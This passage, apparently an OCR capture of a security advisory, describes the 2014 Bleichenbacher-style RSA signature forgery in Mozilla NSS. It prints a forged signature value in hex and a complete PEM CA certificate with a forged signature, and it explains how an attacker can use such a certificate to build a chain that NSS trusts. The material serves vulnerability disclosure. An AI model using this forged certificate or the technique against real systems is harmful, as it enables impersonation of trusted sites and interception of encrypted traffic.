
Result $(s')^3$

```
00010030DB4A92154840980EF454EE2431A72B632170280000000000000000000000000000000
000000000000000000014F278C9885FD01CA0329882DE2961783078704C19385293E42956ED1E
32AD0EEDCBCE0A74443AF5E8123A07000000A030FF3B8C0DC54EE667655405C4B357D467FCD68
517EA337E6FC70F76656068BB6CD5E41F24048F238132B3C681AAF6375A4506954EFB62EF7124
B2FE365B497EA84C8E4AA137CA3B39DB693D0CCDDD2E9ACD6EF240D3E751BD77D8BC5F2C43842
35D7EC85F7B5DB7F8A48AF2EE6ED49F1B89E264C3D928C3E387D974E00000000906052B0E0302
1A050004143C03741AFCA732172F45829A0FD8D14B480CA4C1
```

Below is the CA certificate with a forged signature:


```
-----BEGIN CERTIFICATE-----
MIIEBTCCAu2gAwIBAgIBBzANBgkqhkiG9w0BAQUFADBoMQswCQYDVQQGEwJVUzEl
MCMGA1UEChMcU3RhcmZpZWxkIFRlY2hub2xvZ2llcywgSW5jLjEyMDAGA1UECxMp
U3RhcmZpZWxkIENsYXNzIDIgQ2VydGlmaWNhdGlvbiBBdXRob3JpdHkwHhcNMTQw
OTIzMjI1NjMwWhcNMjQwOTIyMjI1NjMwWjBJMRMwEQYDVQQKDApFeGFtcGxlIENB
MRgwFgYDVQQLDA9FeGFtcGxlIEZha2UgQ0ExGDAWBgNVBAMMD0V4YW1wbGUgRmFr
ZSBDQTCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAPuOiiYsVJYkqnRo
yC9o6tFujPRKxT9QI7MeR/8H9AZASoXrc4S16+x+vr42j8tmLT6uCH1Qis3SVsPX
8u1fmJoQGSjSpCoueDED32Opp9oaoVn18NCL6hbJ/WoB/7lJPrXMUKWGC12jCLXa
QEBC6AT+i/U7A5VHmUvmgr9jsBaBpXEjtPNEOdIuIcnJM8I+gGfKig7hh9pylVKW
sBpECippejuS3EGvBeMxQqHQYKt+6Xd3mizAAI7W5wjUnBHsmTYNVcJ5DOtNx/Ew
fCqdRABp07iQELuAaT5bl7/qh1SAQot0kIL8KKV7fO3iXGFhdm3VUknlTtlDS7U7
Ox7DKusCAwEAAaOB2DCB1TAOBgNVHQ8BAf8EBAMCAQYwDwYDVR0TAQH/BAUwAwEB
/zAdBgNVHQ4EFgQUDzovMqcIym2YOGpLMRPU/7uFPO4wgZIGA1UdIwSBijCBh4AU
v1+30c7dH4b0W1Ws3NcQwg6piOehbKRqMGgxCzAJBgNVBAYTAlVTMSUwIwYDVQQK
ExxTdGFyZmllbGQgVGVjaG5vbG9naWVzLCBJbmMuMTIwMAYDVQQLEylTdGFyZmll
bGQgQ2xhc3MgMiBDZXJ0aWZpY2F0aW9uIEF1dGhvcml0eYIBADANBgkqhkiG9w0B
AQUFAAOCAQEAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAKFPWYMsXPsAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAELOr+rPbEgjUksl0Bh
ljTwQJa/VhN2Go6aeURp4RDHzRXit69bDw==
-----END CERTIFICATE-----
```


There are CAs which issue root certificates with 2048-bit RSA public key and public exponent 3. By forging the signature with this CA public key, an attacker can build their own certificate chain trusted by Mozilla NSS. Below is a screenshot of such certificate chain with forged certificate from the current example:



Additional Information

1. Hal Finney: Bleichenbacher's RSA signature forgery based on implementation error
2. OpenSSL RSA Signature Forgery (CVE-2006-4339)
3. Ulrich Kühn, Andrei Pyshkin, Erik Tews, Ralf-Philipp Weinmann: Variants of Bleichenbacher's Low-Exponent Attack on PKCS#1 RSA Signatures
4. Yutaka Oiwa, Kazukuni Kobara, Hajime Watanabe: A New Variant for an Attack Against RSA Signature Verification Using Parameter Field
5. CERT Vulnerability Note VU#772676 (Mozilla Network Security Services (NSS) fails to properly verify RSA signatures)
6. Mozilla Foundation: RSA Signature Forgery in NSS
7. Mozilla Foundation: Security Advisory 2014-73
8. Google Chrome Stable Channel Update [414124] RSA signature malleability in NSS (CVE-2014-1568)
9. Adam Langley: PKCS#1 Signature Validation (26 Sep 2014)

Acknowledgements

The issue in Mozilla NSS library was independently discovered and reported by Antoine Delignat-Lavaud (INRIA Paris, PROSECCO) and by the Advanced Threat Research team at Intel Security.